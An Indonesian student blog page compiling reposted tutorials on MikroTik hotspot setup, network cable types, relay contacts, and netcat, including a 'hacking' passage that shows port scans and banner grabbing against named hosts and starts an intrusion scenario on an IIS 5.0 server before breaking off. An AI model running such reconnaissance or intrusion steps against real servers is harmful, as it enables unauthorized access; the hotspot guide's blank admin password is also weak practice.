Tkj Jambi STMIK Nurdin Hamzah Jambi, Teknik Informatika

Wednesday, 5 August 2015

Membuat Hotspot MikroTik Lengkap Dengan Gambar. berbasis gui

MEMBUAT HOTSPOT MIKROTIK LENGKAP DENGAN GAMBAR ! Oke tidak usah basa basi lagi kita langsung masuk ke Persiapan sebelum Membuat Konfigurasi Jaringan Hotspot Di Mikrotik Dengan Winbox, alat-alat yang dibutuhkan adalah :

  • Modem (Yang di Lengkapi dengan Internet)
  • MikroTik RB / OS
  • Wireless Adapter / Access Point
  • 2 Kabel UTP
  • Software Winbox
Berikut ini adalah Topologi Jaringan untuk Membuat Konfigurasi Jaringan Hotspot Di MikroTik Dengan Winbox


1.      Buka Winbox dan mencari Mac Address untuk login


2.      Setelah memilih Mac Address , login menggunakan default yaitu , Login : Admin . Password : [Kosong]

3.      Kemudian berhasil login akan masuk di sini , dan dapat melihat Interfaces MikroTik tersebut di winbox.


4.      Edit lah nama Interfaces Supaya mudah melakukan konfigurasi , ether1 : Internet , ether2 : Wifi Hotspot.


5.      Untuk menambahkan IP pada ether, IP -> Address -> [+]


6.      Masukan IP Address untuk ether Wifi Hotspot 192.168.1.1/24, kemudian OK.


7.      Setelah memasukkan IP ether Wifi Hotspot , Sekarang penulis menggunakan DHCP Client untuk mendapatkan IP Internet
IP -> DHCP Client -> [+]


8.      Pilih lah Interfaces “INTERNET” dan klik OK.


9.      Melihat IP address yang telah di konfigurasi.
IP -> Address -> Akan muncul Address List.


10.  Selesai mengkonfigurasi IP setiap ether , sekarang penulis akan membuat Hotspot.
IP -> Hotspot -> Hotspot Setup


11.  Pilih HotSpot Interface WIFI HOTSPOT.


12.  Selanjutnya, Klik Next karena IP interface Wifi Hotspot sudah seperti yang telah di konfigurasi dan beri centang pada Masquerade Network.


13.  Setelah itu muncul konfigurasi Address Pool. Pada tahap ini penulis menentukan dari beberapa IP sampai beberapa IP yang akan digunakan pada Wifi Hotspot. Contoh : 192.168.1.100-192.168.1.200


14.  Selanjutnya konfigurasi SSL, karena penulis tidak menggunakan SSL, pada select Certificate, pilih saja none lalu klik next.


15.  Setelah itu konfigurasi IP SMTP Server. Jika pembaca memiki SMTP Server, masukkan saja IP SMTP server , karena penulis tidak punya langsung Next.


16.  Selanjutnya adalah konfigurasi DNS , Karena DNS sudah auto detect dari Interface Internet, maka tidak perlu di konfigurasi lagi. Langsung klik Next.


17.  Kemudian DNS Name di kosongkan saja dan klik Next.


18.  Sekarang tahap membuat user hotspot login nanti, penulis membuat user : admin dan password : kosong.


19.  Setup membuat hotspot selesai.


20.  Ini hasilnya membuat hotspot tadi.

21.  Sekarang pada Server Profiles untuk menambahkan DNS name untuk hotspot login dan melimit bandwidth user hotspot, seperti pada gambar.

22.  Selanjutnya penulis akan membuat user lebih banyak lagi,

Pilih Tab [Users] -> [+] -> Isikan Name ( Sebagai User ) Password ( Kode Pengaman ).


23.  Kemudian ini hasil penulis membuat user hotspot login sebanyak ini.

24.  Setelah itu lakukan percobaan pada client yang sudah terkoneksi Wireless / Access Point. Buka browser ketik www.detik.com , maka secara otomatis akan direct ke sbp-hotspot/login karena itu DNS Name yang telah di konfigurasi.


25.  Kemudian setelah memasukkan username dan password kemudian login berhasil akan muncul seperti gambar di bawah ini.


26.  Sekarang Internet sudah jalan.

Oke sedemikian tentang Tutorial Membuat Hotspot MikroTik

Merubah Nama Ethernet pada MikroTik OS dan Konfigurasi IP Address

  1. Merubah nama ethernet :
  2. [admin@Mikrotik]> interface set ether1 name=(ketikkan nama ethernet sesuai yang dikehendaki)
    contoh :
    jika nama ethernet yang terpasang diberi nama "public", maka perintahnya sebagai berikut :
    [admin@Mikrotik]> interface set ether1 name=public
    [admin@Mikrotik]> interface set ether2 name=lan

    atau :
    [admin@Mikrotik]> interface set (ketikan nomor ethernet yang terpasang) name=(ketikan nama ethernet yang baru)
    contoh :
    [admin@Mikrotik]> interface set 0 name=public
    [admin@Mikrotik]> interface set 1 name=lan


    untuk melihat hasilnya, ketik perintah :
    [admin@Mikrotik]> interface print

  3. Seting IP Address pada Mikrotik OS
  4. [admin@Mikrotik]> ip address add address=(masukan ip address/subnetmask) interface=(nama ethernet)

    contoh :
    jika nama interfacenya "public" dan IP Addressnya yang dikehendaki 192.168.1.2 dan subnetmasknya 255.255.255.0, maka perintahnya adalah sebagai berikut :
    [admin@Mikrotik]> ip address add address=192.168.1.2/24 interface=public
     
    sumber
    http://smallserver.blogspot.com/2012/12/merubah-nama-ethernet-pada-mikrotik-os.html

Pengertian dan Jenis-Jenis Kabel Jaringan Komputer


Teknodaily.com kali ini akan membahas tentang ‘Pengertian dan Jenis-Jenis Kabel Jaringan Komputer‘. Jika Anda sudah pernah membaca artikel kami sebelumnya yang berjudul [Macam-Macam Perangkat Keras Jaringan Komputer], tentu Anda akan dapat mengetahui bahwa kabel jaringan merupakan salah satu komponen yang berperan sangat penting guna membangun sebuah jaringan komputer yang baik.
Untuk memahami apa itu kabel jaringan komputer secara lebih mendalam, kami akan membagi artikel ini dalam dua sub-judul yang diurai secara rinci mengenai pengertian, jenis-jenis, fungsi dari kabel jaringan komputer itu sendiri. Dengan begitu maka diharapkan artikel ini dapat menjadi informasi yang berguna, terutama bagi Anda yang sedang membutuhkannya.

PENGERTIAN KABEL JARINGAN

Gambar-Pengertian-Kabel-Jaringan-Komputer
Pada dasarnya definisi kabel jaringan cukup sederhana sekali, karena dapat dilihat dari nama-nya yang secara basis memang tak berbeda jauh dengan kabel-kabel pada umumnya. Hanya saja jika dijelaskan dengan lebih spesifik, pengertian kabel jaringan dalam dunia komputer dapat diurai sebagai berikut :
Kabel jaringan komputer adalah salah satu perangkat keras komputer berupa kabel yang dirancang khusus dengan kriteria tertentu, serta memiliki peran penting karena bertugas sebagai penghubung dengan karakteristik yang dikategorikan sebagai media transmisi terarah (guieded/wireline) dalam suatu jaringan komputer.
Adapun maksud dari sebutan ‘media transmisi terarah (guieded/wireline)’ disini yaitu sebuah kondisi dimana gelombang elektromagnetik yang digunakan dipandu sepanjang fisik, yang diwujudkan dengan menggunakan kabel.

JENIS-JENIS KABEL JARINGAN

Gambar-Jenis-Jenis-Kabel-Jaringan-Komputer
Dalam penggunaannya, kabel jaringan komputer terdiri dari beberapa tipe yang biasanya disesuaikan dengan kebutuhan, kondisi, topologi jaringan, protokol dan ukuran jaringan komputer tertentu. Sebagai contoh, ada kabel jaringan komputer yang digunakan dalam jumlah sedikit (misalnya melalui Ethernet), namun ada pula penggunaan kabel jaringan komputer yang hampir tak terbatas (misalnya melalui interkoneksi internet). Contoh lainnya yakni sebuah kondisi dimana jaringan hanya mengijinkan satu jenis kabel saja yang dapat digunakan, atau ada pula kondisi lainnya yang justru menijinkan penggunaan kabel dengan cara kombinasi lebih dari satu jenis.
Setidaknya ada 3 macam tipe kabel yang masuk dalam kategori kabel jaringan komputer. Untuk memahami apa saja jenis kabel jaringan komputer termasuk bagaimana kriteria dan cara penggunaannya, berikut ini kami hadirkan ulasan lengkapnya untuk Anda :

1. Kabel Coaxial

Gambar-Kabel-Coaxial
Ini merupakan kabel jaringan komputer yang memiliki tampilan fisik terdiri dari kawat tembaga sebagai inti, yang dilapisi oleh isolator dalam lalu dikelilingi oleh konduktor luar. Kemudian pembungkusnya menggunakan bahan semacam PVC sebagai lapisan isolator paling luar.
Kabel Coaxial umumnya digunakan sebagai kabel jaringan komputer untuk topologi bus dan ring, tetapi beberapa produk LAN di jaman yang modern ini kebanyakan sudah tidak lagi mendukung koneksi kabel Coaxial. Pasalnya kekurangan yang bisa ditemukan dari kabel jaringan komputer yang satu ini adalah jangkauan dan keandalannya yang sangat terbatas. Terlebih lagi sejak kehadiran kabel Twisted Pair yang dianggap lebih efisien dan fleksibel, alhasil kabel jaringan Coaxial cenderung ditinggalkan.

2. Kabel Twisted Pair

Gambar-Jenis-Jenis-Kabel-Twisted-Pair
Ini merupakan kabel jaringan komputer yang memiliki tampilan fisik terdiri dari pasangan-pasangan kabel yang disusun secara berlilitan atau membentuk spiral. Kabel Twisted Pair ini dibagi lagi menjadi 3 jenis yaitu kabel UTP (Unshielded Twisted Pair), kabel FTP (Foiled Twisted Pair) dan kabel STP (Shielded Twisted Pair).
Meskipun secara umum kabel UTP, FTP dan STP memiliki susunan kabel yang sama, namun terdapat perbedaan material dan bahan pembungkus yang digunakan sehingga memberi dampak yang berbeda pula dari segi kelebihan dan kekurangan yang dimiliki masing-masing kabel.
Kabel UTP sesuai dengan namanya (Unshielded) tidak dibekali dengan lapisan pelindung berupa alumunium foil sehingga rentan terhadap radiasi medan magnet atau voltase yang tinggi. Sementara kabel FTP dan kabel STP dibekali dengan pelindung (Shielded) sehingga memiliki kemampuan lebih untuk bertahan terhadap gangguan interferensi elektromagnetik yang berasal dari sekeliling kabel.
Adanya perbedaan harga dan material yang digunakan membuat ketiga kabel tersebut memiliki penggemarnya masing-masing ketika digunakan sebagai kabel untuk jaringan komputer. Hanya saja kabel UTP menjadi yang paling populer dibanding kabel FTP dan kabel STP karena harganya lebih murah serta material yang tipis dan lunak sehingga lebih mudah dalam proses instalasinya.
Kelebihan yang dimiliki oleh kabel UTP tersebut tak hanya membuatnya lebih sering digunakan ketimbang kabel FTP dan STP saja, melainkan juga menjadi salah satu faktor kenapa kabel jenis ini lebih populer dibandingkan dua jenis kabel jaringan lainnya seperti kabel Coaxial dan kabel Fiber Optic.

3. Kabel Fiber Optic

Gambar-Kelebihan-dan-Kekurangan-Kabel-Fiber-Optik
Ini merupakan kabel jaringan komputer yang boleh dikatakan sebagai model yang dibuat dengan teknologi paling baru. Karena lebih canggih ketimbang dua jenis kabel jaringan komputer lainnya (Coaxial dan Twisted Pair), tak aneh jika kabel Fiber Optic memiliki segudang kelebihan yang salah satunya yakni kemampuan dalam hal transfer data yang terbilang sangat cepat.
Kabel Fiber Optic awalnya ditujukan untuk jaringan backbone (Tulang Punggung) seperti yang dapat ditemukan pada instalasi jaringan besar di perusahaan multinasional yang membutuhkan kecepatan lebih dalam dan lebih cepat, atau tempat-tempat besar lainnya yang butuh konsep perancangan jaringan komputer untuk antar lantai atau antar gedung.
Namun seiring dengan kemajuan jaman, belakangan ini penggunaan kabel Fiber Optic untuk jaringan biasa seperti LAN, WAN ataupun MAN sudah jamak ditemukan karena dianggap dapat menyuguhkan performa yang lebih baik dibandingkan kabel jaringan komputer lainnya.
Terlepas dari banyak kelebihan yang dimilikinya, tetap saja kabel jaringan komputer yang satu ini belum mampu mengalahkan tingkat popularitas kabel Twisted Pair karena harga kabel Fiber Optic sendiri cenderung sangat mahal sehingga jarang digunakan pada instalasi jaringan tingkat menengah ke bawah, belum lagi biaya instalasinya yang juga tidak murah karena dibutuhkan penanganan dan peralatan-peraltan yang khusus pula.

FUNGSI KABEL JARINGAN

Gambar-Fungsi-Kabel-Jaringan-Komputer
Sesuai dengan pengertiannya, fungsi kabel jaringan komputer yang utama adalah sebagai penghubung antar satu perangkat jaringan ke perangkat jaringan lain atau untuk menghubungkan dua atau lebih komputer untuk berbagi sumber daya. Dengan begitu maka dapat disimpulkan bahwa lewat kabel jaringan komputer-lah transmisi data dalam suatu jaringan komputer dapat diaruskan dengan baik dan tepat sasaran, atau dengan kata lain mengemban tugas sebagai media transmisi untuk membangun sebuah jaringan komputer. Baik antara komputer dengan komputer, dari server ke switch/hub dan lain lain, atau antara satu user dengan user lainnya yang berada di dalam satu wilayah lokal.
Sekian dulu artikel yang kami beri judul ‘Pengertian dan Jenis-Jenis Kabel Jaringan Komputer‘ ini kami sampaikan pada Anda. Tentu saja artikel ini dapat dimanfaatkan sebagai bahan pembuatan makalah jaringan komputer, ataupun beberapa kepentingan lainnya yang berhubungan dengan pengetahuan komputer secara umum. Akhir kata kami ucapkan terima kasih karena sudah membaca dan semoga bermanfaat.

sumber

Jenis-Jenis Kabel yang Digunakan Pada Jaringan Komputer

Jenis-Jenis Kabel Jaringan Komputer - Kabel jaringan merupakan salah satu media transmisi yang digunakan pada jaringan komputer agar setiap komputer/perangkat yang tergabung didalamnya bisa saling berkomunikasi. Selain menggunakan kabel, terdapat juga media transmisi yang tidak menggunakan kabel yang lebih sering kita sebut wireless. Pada OSI Layer, media komunikasi menempati posisi paling bawah yaitu Physical Layer.

Dibandingkan media tanpa kabel, media kabel lebih memiliki kecepatan dan stabilitas yang tinggi serta jangkauan yang lebih jauh. Dalam artikel ini, saya akan membahas jenis-jenis kabel apa saja yang ada pada jaringan komputer. Ada tiga jenis kabel yang digunakan dalam media komunikasi via Kabel, yaitu Coaxial, Twisted Pair, dan Fiber Optik.

Berikut Penjelasan Lengkap Jenis-jenis Kabel Jaringan Komputer

1. Kabel Coaxial

Kabel coaxial adalah jenis kabel yang terdiri atas dua penghantar di mana salah satu penghantarnya berada di tengah kabel dan dikeliling oleh penghantar satunya lagi dengan pola melingkar. Prinsip kerja Coaxial dengan cara menghantarkan arus atau sinyal listrik dari sumber ke tujuan.

Saat ini kabel jenis Coaxial sudah mulai ditinggalkan karena port untuk konektor BNC yang dipakai sudah jarang ditemukan pada perangkat komputer atau perangkat jaringan seperti switch dan router. Instalasi jaringan denga kabel coaxial sulit dan butuh keahlian esktra terutama dalam membuat atau memasang konektor.


Bagian-bagian kabel coaxial ialah sebagai berikut.
  1. Isolator luar (outer jacket) yang merupakan bagian kulit pembungkus terluar untuk melindungi seluruh bagian kabel. 
  2. Pelindung atau disebut juga grounding (barided copper shielding) yang merupakan serabut kabel terpilin bersilang yang berfungsi mengantisipasi frekuensi listrik yang tidak diinginkan. 
  3. Isolator dalam (plastic insulation) yang merupakan kulit pelapis kabel konduktor. 
  4. Konduktor (copper cunductor) merupakan inti kabel tunggal atau serabut yang berfungsi sebagai medium transmisi data.

2. Kabel Twisted Pair

Kabel twisted pair merupakan kabel jaringan yang didalamnya terdiri atas beberapa kabel yang saling berpasangan. Sama seperti kabel coaxial, cara kerja dari kabel Twisted Pair adalah dengan mengahantarkan arus atau sinyal listrik dari sumber ke tujuan. Kabel twisted pair ini terbagi atas jenis, yaitu STP (Shielded Twisted Pair) dan UTP (Unshielded Twisted Pair).


STP adalah jenis kabel yang memiliki selubung pembungkus tembaga/alumunium foil yang khusus dirancang untuk mengurangi gangguan elektrik. UTP adalah kabel yang terdiri dari 4 pasang kabel terpilin mirip kabel telepon.


Untuk Kabel Twisted pair sendiri jangkauannya tidak lebih jauh dari 100meter, Kecepatannya bervariasi mulai dari 10 Megabit per detik sampai 10000megabit/detik atau 10 Gigabit per detik

3. Kabel Fiber Optik

Tidak seperti dua kabel sebelumnya yang menggunakan tembaga sebagai media penghantarnya. Kabel fiber optik ini tebuat dari serat kaca atau plastik yang sangat tipis. Karena terbuat dari kaca, sinyal yang dikirim oleh FO ini berupa cahaya dari sumber ke tujuan.

Makanya tidak heran bila transmisi kabel ini lebih cepat dibandingkan dengan dua kabel sebelumnya. Salah satu kelemahan kabel ini adalah gangguan (noise) yang sering terjadi apabila tertekuk walaupun hanya sedikit.


Bagian-bagian kabel fiber optik adalah sebagai berikut.
  1. Pelindung kabel (cable jacket) yang merupakan bagian kulit pembungkus terluar untuk melindungi seluruh bagian kabel. 
  2. Pelindung fiber (strengthening fibers) berfungsi menjaga kabel dari benturan keras. 
  3. Lapisan plastik (coating) berfungsi menjaga kabel dari tekukan. 
  4. Lapisan tipis (cladding) berfungsi sebagai pembatas yang memuat gelombang cahaya sehingga data dapat ditransmisikan. 
  5. Fisik medium utama (core) berfungsi sebagai medium transmisi data.
Itulah beberapa jenis kabel jaringan komputer. Kabel coaxial biasanya digunakan untuk topologi bus. INstallasi CCTV juga biasanya menggunakan kabel coaxial. Jenis kabel fiber optik biasanya untuk tipe jaringan yang besar. Kabel UTP lebih cocok untuk installasi jaringan LAN
  

tutorial hacking menggunakan netcat

Netcat merupakan tools yang banyak dipakai para hacker. Kepopulerannya terlihat dari hasil
survey lebih dari 1000 pengguna Nmap pada tahun 2000 dan 2003 yang menempatkannya pada
urutan 5 besar, yaitu urutan ke 2 pada tahun 2000 dan urutan ke 4 pada tahun 2003.
Tools ini sering disebut sebagai “TCP/IP Swiss Army Knife”-nya para hacker. Versi orisinalnya
ditulis untuk sistem operasi Unix oleh Hobbit (hobbit@avian.org) pada tahun 1995. Versi
Windows NT dikerjakan oleh Weld Pond (weld@l0pth.com).

Fitur dari Netcat antara lain adalah:
• Dapat mebangun koneksi Outbound dan inbound dengan TCP atau UDP, di dan dari port mana saja.
• Dapat membaca argumen pada command line dari standar input
• Full DNS forwarding/reverse checking
• Kemampuan untuk menggunakan any local source port
• Kemampuan menggunakan any locally-configured network source address
• Tersedia port scanning secara built-in
• Dan lain-lain

Dengan fitur di atas, banyak para hacker dan pengelola sistem memanfaatkan untuk melakukan hal-hal sebagai berikut:
• Scanning port dan menginventori service-service yang terpasang pada server
• File transfer
• Pengujian dan simulasi terhadap server
• Pengujian terhadap firewall, proxy dan gateway
• Pengujian performance network
• Pengujian address spoofing
• Banner grabbing

Beberapa fitur dan pemanfaatan Netcat akan dijelaskan di bawah. Namun kami harus selalu
mengingatkan Anda, jangan pernah mencoba kemampuan netcat di sistem komputer yang
bukan milik anda sendiri !

Instalasi Netcat

Saat ini Netcat telah tersedia tidak saja pada sistem operasi Unix dan Linux, melainkan juga
pada sistem operasi Windows.
Pada tulisan ini kami menggunakan Netcat dengan sistem operasi Windows. Semua perintah
pada command line sama dengan perintah yang terdapat pada Netcat dengan sistem operasi
Unix.Instalasi Netcat pada sistem operasi Windows sangat sederhana. Pertama Anda dapat
mendownload dari situs http://www.atstake.com/research/tools/network_utilities/ atau di
banyak situs hacker lainnya. Namun demikian Anda harus waspada jika mendownload dari situs
yang tidak Anda kenal betul, bisa jadi tools Netcat-nya sudah dimodifikasi menjadi trojan horse
yang dapat mengganggu sistem Anda

Kemudian Anda cukup melakukan unzip terhadap file yang telah Anda download yaitu
nc11nt.zip ke dalam sebuah direktori sebagai berikut:

C:\TMP\NETCAT> dir
Volume in drive C has no label.
Volume Serial Number is 141F-1208
Directory of C:\TMP\NETCAT
02/23/2003 05:03 PM
.
02/23/2003 05:03 PM
..
11/03/1994 07:07 PM 4,765 GETOPT.H
01/04/1998 03:17 PM 69,081 NETCAT.C
01/03/1998 02:37 PM 59,392 NC.EXE
11/28/1997 02:48 PM 12,039 DOEXEC.C
11/28/1997 02:36 PM 544 MAKEFILE
11/06/1996 10:40 PM 22,784 GETOPT.C
07/09/1996 04:01 PM 7,283 GENERIC.H
02/06/1998 03:50 PM 61,780 HOBBIT.TXT
02/06/1998 05:53 PM 6,771 README.TXT
02/22/2000 11:24 AM 2,044 AVEXTRA.TXT
10 File(s) 246,483 bytes
2 Dir(s) 8,868,044,800 bytes free
C:\TMP\NETCAT>

File utama yang perlu Anda perhatikan hanyalah nc.exe saja, file lainnya perlu Anda perhatikan
bila Anda perlu melakukan kompilasi ulang.

Memulai Netcat

Sebelum memulai, sebaiknya Anda perlu mengetahui fasilitas apa saja yang tersedia pada
Netcat. Untuk itu Anda dapat memulai dengan melihat option yang tersedia. Untuk mengetahui
option yang tersedia pada Netcat, cukup memanggil help-nya pada Dos prompt sebagai berikut:

C:\TMP\NETCAT> nc -h
[v1.10 NT]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [options] [hostname] [port]
options:
-d detach from console, stealth mode
-e prog inbound program to exec [dangerous!!]
-g gateway source-routing hop point[s], up to 8
-G num source-routing pointer: 4, 8, 12, ...
-h this cruft
-i secs delay interval for lines sent, ports scanned
-l listen mode, for inbound connects
-L listen harder, re-listen on socket close
-n numeric-only IP addresses, no DNS
-o file hex dump of traffic
-p port local port number
-r randomize local and remote ports
-s addr local source address
-t answer TELNET negotiation
-u UDP mode
-v verbose [use twice to be more verbose]
-w secs timeout for connects and final net reads
-z zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
C:\TMP\NETCAT>

Secara umum perintah Netcat memiliki struktur sebagai berikut:
C:\> nc –opsi

Port Scanning

Seperti juga pisau Swiss Army yang memiliki banyak mata pisau beraneka fungsi, maka Netcat
juga memiliki aneka fungsi yang dimiliki tools lainnya, salah satunya adalah “mata pisau” port
scanning
Walaupun tidak selengkap dan secanggih tools Nmap atau Supercan, Netcat dapat digunakan
untuk melihat port mana saja yang terbuka. Berikut ini contoh untuk memeriksa status port web
dari port 10 s./d port 140 dari situs web tertentu, sebagai berikut

C:\TMP\NETCAT> nc -v -z server01 10-140
server01 [128.1.9.81] 139 (netbios-ssn) open
server01 [128.1.9.81] 113 (auth) open
server01 [128.1.9.81] 110 (pop3) open
server01 [128.1.9.81] 98 (?) open
server01 [128.1.9.81] 80 (http) open
server01 [128.1.9.81] 79 (finger) open
server01 [128.1.9.81] 25 (smtp) open
server01 [128.1.9.81] 23 (telnet) open
server01 [128.1.9.81] 21 (ftp) open
C:\TMP\NETCAT>

Perintah di atas akan melakukan scanning port 10 s/d 140 dari host server01 dengan address IP
128.1.9.81. Option –z merupakan option yang dipergunakan untuk melakukan scanning.

Banner Grabbing

Salah satu cara mendapatkan informasi mengenai sistem operasi dan aplikasi yang dijalankan
oleh sebuah host adalah dengan melakukan banner grabbing atau membaca informasi yang ada
di dalam banner sebuah sistem.
Berikut ini kemampuan Netcat untuk mengambil header suatu situs web yang biasanya
menyimpan informasi penting sebagai berikut (Jangan lupa ketikkan “Get/HTTP” seperti
terlihat pada baris kedua dari contoh hasil di atas.)

C:\TMP\NETCAT> nc -v -n 128.1.71.103 80
(UNKNOWN) [128.1.71.103] 80 (?) open
get http
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Sat, 11 Oct 2003 03:34:24 GMT
Content-Type: text/html
Content-Length: 87
The parameter is incorrect.

C:\TMP\NETCAT>

Penggunaan option –n diperlukan jika address yang Anda berikan adalah berupa nomor IP. Jika
berupa address internet, anda tidak memerlukan option –n tersebut. Port yang diuji adalah port
80.

Dari contoh di atas Anda dapat mengetahui bahwa sistem operasi yang dipergunakan adalah
Microsoft dengan IIS/5.0.

Perhatikan contoh berikutnya:

C:\TMP\NETCAT> nc -v www.cobacoba.com 80
www.cobacoba.com [128.1.9.9] 80 (http) open
get/http


Method Not Implemented

get/http to /index.html not supported.


Invalid method in request get/http


Apache/1.3.12 Server at www.cobacoba.com Port 80


C:\TMP\NETCAT>

Pada contoh di atas tidak menggunakan option –n karena address yang digunakan adalah bukan
nomor IP. Dari hasil di atas tidak terlihat sistem operasinya tetapi terlihat bahwa host tersebut
menggunakan Apache Versi 1.3.12

Skenario Menyusup ke dalam Server Web!

Untuk menyusup ke dalam server web diperlukan beberapa langkah dan ketrampilan tersendiri.
Tidak saja ketrampilan menggunakan Netcat, tetapi juga pengetahuan kita mengenai sistem
target. Dalam contoh skenario kali ini, kita akan menyusup ke sebuah server web yang
menggunakan sistem operasi Windows 2000 dengan IIS 5.0. Untuk itu diperlukan pemahaman
mengenai sebuah bugs dari Microsoft IIS 5.0, yaitu unicode bugs, yang sampai saat ini masih
saja ada server web yang belum dipasang patch karena kelalaian atau ketidaktahuan sang
pengelola sistem.

Fokus kita bukan mengenai apa dan bagaimana bugs Microsoft tersebut, melainkan bagaimana
memanfaatkan Netcat untuk melakukan penyusupan dan bahkan download dokumen dari server
web. Perhatikan, semua dilakukan dengan satu tools, Netcat saja, walaupun bisa saja Anda
menggunakan tools-tools lainnya. Itu sebabnya Netcat disebut sebagai “TCP/IP Swiss Army
Knife”

Mari kita memulai dengan mencari server web yang menggunakan Microsoft Windows 2000
dengan IIS versi 5.0 sebagai berikut (sebagian akan menggunakan option dari netcat yang telah
dijelaskan di atas):

C:\TMP\NETCAT> nc -v -z ristbook 20-80
ristbook [128.1.71.103] 80 (http) open
ristbook [128.1.71.103] 25 (smtp) open
ristbook [128.1.71.103] 21 (ftp) open
C:\TMP\NETCAT>

OK, terlihat server ristbook membuka port 80 yang ada diduga merupakan server web.
Selanjutnya Anda perlu menyelidiki, adakah server ristbook merupakan server web
menggunakan Microsoft dan IIS 4.0/5.0?

C:\TMP\NETCAT> nc -v ristbook 80
ristbook [128.1.71.103] 80 (http) open
get http
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Sat, 11 Oct 2003 08:51:34 GMT
Content-Type: text/html
Content-Length: 87
The parameter is incorrect.

C:\TMP\NETCAT>

Aha, ternyata server tersebut merupakan server web yang menggunakan Microsoft dengan IIS
5.0. Selanjutnya kita akan menguji apakah server web ini sudah memasang patch dan terhindar
dari bugs unicode ?
udah dulu besok kita lanjoetin ,sampe ketemu lg ya


sumber

http://hendrinote.blogspot.com/2010/02/tutorial-hacking-menggunakan-netcat.html

Prinsip Kerja Elektro Mekanis Magnetik (dasar NO & NC)

Sebelum mempelajari lebih dalam mengenai Time Delay Relay (Timer), Thermal Over Load Relay (Tripper Over Load), Relay Contactor (Relay), dan Magnetic Contactor (Kontaktor), Sebaiknya kita mempelajari sistem kerjanya terlebih dahulu. agar mampu memahami suatu fungsi rangkaian kerja otomatis.


Relay dan Kontaktor (Relay and Magnetic Contactor)

Prinsipnya kerjanya adalah rangkaian pembuat magnet untuk menggerakkan penutup dan pembuka saklar internal didalamnya. Yang membedakannya dari kedua peralatan tersebut adalah kekuatan saklar internalnya dalam menghubungkan besaran arus listrik yang melaluinya.

Pemahaman sederhananya adalah bila kita memberikan arus listrik pada coil relay atau kontaktor, maka saklar internalnya juga akan terhubung. Selain itu juga ada saklar internalnya yang terputus. Hal tersebut sama persis pada kerja tombol push button, hanya berbeda pada kekuatan untuk menekan tombolnya. Klik disini untuk mempelajari Tombol

Saklar internal inilah yang disebut sebagai kontak NO (Normally Open= Bila coil contactor atau relay dalam keadaan tak terhubung arus listrik, kontak internalnya dalam kondisi terbuka atau tak terhubung) dan kontak NC (Normally Close= Sebaliknya dengan Normally Open). Seperti dijelaskan pada gambar dibawah ini.


Relay dianalogikan sebagai pemutus dan penghubung seperti halnya fungsi pada tombol (Push Button) dan saklar (Switch)., yang hanya bekerja pada arus kecil 1A s/d 5A. Sedangkan Kontaktor dapat di analogikan juga sebagai sebagai Breaker untuk sirkuit pemutus dan penghubung tenaga listrik pada beban. Karena pada Kontaktor, selain terdapat kontak NO dan NC juga terdapat 3 buah kontak NO utama yang dapat menghubungkan arus listrik sesuai ukuran yang telah ditetapkan pada kontaktor tersebut. Misalnya 10A, 15A, 20A, 30A, 50Amper dan seterusnya. Seperti pada gambar dibawah ini.


gambar kontak internal pada Kontaktor


gambar kontak internal pada relay


Penyambungan sederhana rangkaian kontaktor:


Perhatikan bagaimana lampu akan menyala ketika switch saklar dihubungkan ke sumber listrik. Mengapa begitu repot menggunakan kontaktor untuk menyalakan sebuah lampu bohlam? Mengapa rangkain ini menggunakan dua buah sumber listrik yang berbeda?

Itulah yang disebut Rangkain Pengendali dan Rangkain Utama.

Time Delay Relay (Timer) dan Thermal Over Load Relay (Tripper)
Sebagaimana yang telah diterangkan diatas, maka pada kedua komponen ini Timer dan Tripper juga mempunyai kontak NO dan NC. Dan yang membedakannya hanya pada kondisi pengaktifannya saja.

Kontak NO dan NC pada Timer (Time Delay Relay) akan bekerja ketika timer diberi ketetapan waktunya, ketetapan waktu ini dapat kita tentukan pada potensiometer yang terdapat pada timer itu sendiri. Misalnya ketika kita telah menetapkan 10 detik, maka kontak NO dan NC akan bekerja 10 detik setelah kita menghubungkan timer dengan sumber arus listrik. Perhatikan gambar Timer di bawah ini.
Sedikit berbeda dengan kontak NO dan NC yang terdapat di Timer, padaTripper (Thermal Over Load Relay) kontak NO dan NC nya bekerja karena mendapat daya tekan dari bimetal trip yang terdapat di dalamnya. Bimetal Trip ini akan melengkung apabila resistance wire dilewati arus lebih besar dari nominalnya dan menekan lengan kontak, sehingga kontak NC berubah menjadi kontak NO.

Kegunaan NO dan NC

Setelah paham bagaimana kerja kontak NO dan NC yang terdapat pada peralatan tersebut diatas, maka saya sarankan untuk mempelajari bagaimana kontak NO NC tersebut digunakan semaksimal mungkin untuk sebuah rangkaian pengendali pada rangkaian utama.

Pengertian NetCat Dan Fiturnya


Netcat adalah sebuah utiliti yang digunakan untuk berbagai hal yang berkaitan dengan
protokol TCP atau UDP. Yang dapat membuka koneksi TCP, mengirimkan paketpaket
UDP, listen pada port port TCP dan UDP, melakukan scanning port, dan sesuai dengan IPV4 dan IPV6.
Tools ini sering disebut sebagai "TCP/IP Swiss Army Knife"-nya para hacker. Versi originalnya ditulis untuk sistem operasi Unix oleh Hobbit (hobbit@avian.org) pada tahun 1995. Versi Windows NT dikerjakan oleh Weld Pond (weld@l0pth.com).


FiturnyaFitur dari Netcat antara lain adalah:

* Dapat mebangun koneksi Outbound dan inbound dengan TCP atau UDP, di dan dari port mana saja.
* Dapat membaca argumen pada command line dari standar input
* Full DNS forwarding/reverse checking
* Kemampuan untuk menggunakan any local source port
* Kemampuan menggunakan any locally-configured network source address
* Tersedia port scanning secara built-in
* Dan lain-lain


Dengan fitur² diatas banyak pengelola system memanfaatkannya untuk melakukan hal-hal kurang lebihnya seperti berikut ini :
* Scanning port dan menginventori service-service yang terpasang pada server
* File transfer
* Pengujian dan simulasi terhadap server
* Pengujian terhadap firewall, proxy dan gateway
* Pengujian performance network
* Pengujian address spoofing
* Banner grabbing

Instalasi Netcat

Saat ini Netcat telah tersedia tidak saja pada sistem operasi Unix dan Linux, melainkan juga
pada sistem operasi Windows.
Pada tulisan ini kami menggunakan Netcat dengan sistem operasi Windows. Semua perintah
pada command line sama dengan perintah yang terdapat pada Netcat dengan sistem operasi
